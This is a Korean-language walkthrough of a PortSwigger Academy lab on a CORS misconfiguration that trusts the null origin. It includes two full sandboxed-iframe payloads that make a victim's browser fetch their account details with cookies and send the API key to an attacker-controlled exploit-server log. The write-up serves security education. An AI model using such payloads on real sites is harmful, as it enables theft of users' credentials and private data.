CORS 실습(2) - CORS vulnerability with trusted null origin (PortSwigger Academy)
null origin을 신뢰하는 잘못된 CORS 설정을 이용해 victim의 API key를 탈취하는 공격
Lab: CORS vulnerability with trusted null origin
Lab Link: CORS vulnerability with trusted null origin
핵심 포인트
주어진 정보
1
2
Attacker account: wiener:peter
Goal: administrator API key 탈취
이 lab은 Origin: null을 신뢰하는 CORS 설정이 핵심이다.
일반적으로 브라우저의 Same-Origin Policy(SOP)는
다른 origin에서 실행된 JavaScript가 응답 데이터를 읽지 못하도록 제한한다.
하지만 서버가 다음과 같은 CORS 설정을 사용하면 문제가 발생한다.
1
2
Access-Control-Allow-Origin: null
Access-Control-Allow-Credentials: true
이 설정은 Origin: null 요청을 신뢰한다는 의미다.
공격자는 sandbox iframe과 inline document를 이용해
브라우저가 Origin: null 요청을 보내도록 유도할 수 있다.
공격 흐름
1
2
3
4
5
6
sandbox iframe 생성
→ iframe 내부 문서 origin = null
→ victim 사이트 요청
→ 서버가 null origin 허용
→ 응답 데이터 접근 가능
→ 공격자 서버로 데이터 유출
Solution
1. accountDetails 요청 확인
wiener:peter 계정으로 로그인 후 My account 페이지로 이동한다.

Burp의 HTTP history를 확인하면 GET /accountDetails 요청을 확인할 수 있다.

이 요청은 AJAX로 계정 정보를 가져오는 endpoint이며
응답에는 사용자의 API key가 포함되어 있다.

응답 헤더에는 Access-Control-Allow-Credentials: true 값이 존재한다.
cross-origin 요청에서도 쿠키 포함 요청이 가능할 수 있다는 힌트가 된다.
2. origin 허용 여부 확인
/accountDetails 요청을 Burp Repeater로 보낸다.
요청 헤더에 Origin: 헤더를 추가한다.

임의 origin을 넣어 요청해보면 서버는 특별한 CORS 헤더를 반환하지 않는다.
즉 서버는 임의 origin을 허용하지 않는다.
다음으로 Origin: null 값을 넣어 요청을 보내본다.

요청

응답
응답을 보면 다음 헤더가 반환된다.
1
Access-Control-Allow-Origin: null
이 서버는 null origin을 신뢰하도록 설정되어 있다.
이 점을 이용해 공격이 가능하다.
3. exploit 코드 작성
Exploit Server로 이동한 뒤 다음 payload를 작성한다.
1
2
3
4
5
6
7
8
9
10
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" src="data:text/html,<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://LAB-ID.web-security-academy.net/accountDetails',true);
req.withCredentials = true;
req.send();
function reqListener() {
location='https://EXPLOIT-ID.exploit-server.net/log?key='+encodeURIComponent(this.responseText);
};
</script>"></iframe>
또는 아래와 같이 작성할 수도 있다.
1
2
3
4
5
6
7
8
9
10
<iframe sandbox="allow-scripts allow-top-navigation allow-forms" srcdoc="<script>
var req = new XMLHttpRequest();
req.onload = reqListener;
req.open('get','https://LAB-ID.web-security-academy.net/accountDetails',true);
req.withCredentials = true;
req.send();
function reqListener() {
location='https://EXPLOIT-ID.exploit-server.net/log?key='+encodeURIComponent(this.responseText);
};
</script>"></iframe>
두 payload는 방식만 다르고 동작 원리는 동일하다.
data URL 방식
src="data:text/html,<script>...</script>"
data: URL은 문서 자체를 URL 안에 포함시키는 방식이다.
예:
1
data:text/html,<h1>Hello</h1>
브라우저는 이 문자열을 HTML 문서로 직접 렌더링한다.
이 문서는 실제 도메인에서 로드된 것이 아니기 때문에
브라우저는 정상적인 origin을 부여할 수 없다.
srcdoc 방식
srcdoc="<script>...</script>"
srcdoc 속성은 iframe 내부에 HTML 문서를 직접 삽입하는 기능이다.
외부 URL을 불러오는 것이 아니라
브라우저가 HTML 문자열을 바로 문서로 렌더링한다.
이 경우에도 문서는 특정 도메인에 속하지 않기 때문에 Origin: null을 리턴한다.
sandbox iframe 역할
sandbox="allow-scripts allow-top-navigation allow-forms"
sandbox iframe은 부모 페이지의 origin을 상속하지 않는다.
즉 exploit server에서 생성된 iframe이라도
iframe 내부 문서는 exploit-server origin을 갖지 않는다.
브라우저는 이 문서를 null origin 문서로 취급한다.
JavaScript 코드 동작
코드는 다음 순서대로 동작한다.
- var req = new XMLHttpRequest(); - HTTP 요청 객체 생성
- req.onload = reqListener; - 응답이 도착하면
reqListener()실행 - req.open(‘get’,’/accountDetails’,true); - victim 사이트
/accountDetails요청 준비 - req.withCredentials = true; - victim 세션 쿠키 포함 요청
- req.send(); - 요청 실제 전송. 이때 브라우저는 다음 요청을 생성한다.
1
2
3
GET /accountDetails
Origin: null
Cookie: victim-session
서버는 null origin을 허용하고 있기 때문에
브라우저는 SOP 제한을 해제하고 응답을 JavaScript에 전달한다.
그리고 마지막 6. location=’exploit-server/log?key=’+encodeURIComponent(response) - 응답 데이터를 exploit server /log로 전송한다.
이렇게 실행하면 결과적으로 API key가 exploit server access log에 기록된다.
4. victim 공격
Exploit Server에서 작성된 Script를 저장하고 Deliver exploit to victim을 클릭한다.
administrator가 페이지를 열면 우리가 만든 스크립트가 실행된다.
브라우저 내부 흐름
1
2
3
4
administrator 세션 쿠키 포함
→ /accountDetails 요청
→ API key 응답
→ exploit server 로그로 전송
사용자는 특별한 동작을 하지 않아도
브라우저가 자동으로 요청을 보내게 된다.
6. API key 확인

Exploit Server의 Access log를 열어보면
victim 브라우저가 보낸 요청이 기록되어 있다.
URL query에 포함된 값을 확인하면
administrator의 API key를 확인할 수 있다.
해당 값을 제출하면 lab이 해결된다.
정리
이 lab의 취약점은 Access-Control-Allow-Origin: null 설정이다.
공격자는 sandbox iframe을 이용해
브라우저가 Origin: null 요청을 보내도록 만들 수 있다.
공격 흐름
1
2
3
4
5
6
sandbox iframe 생성
→ iframe origin = null
→ victim 사이트 요청
→ 서버가 null origin 허용
→ 응답 데이터 접근 가능
→ exploit server로 데이터 유출
CORS 정책에서 Access-Control-Allow-Origin: null을 허용하는 것은
실제 서비스에서도 심각한 보안 위험이 될 수 있다.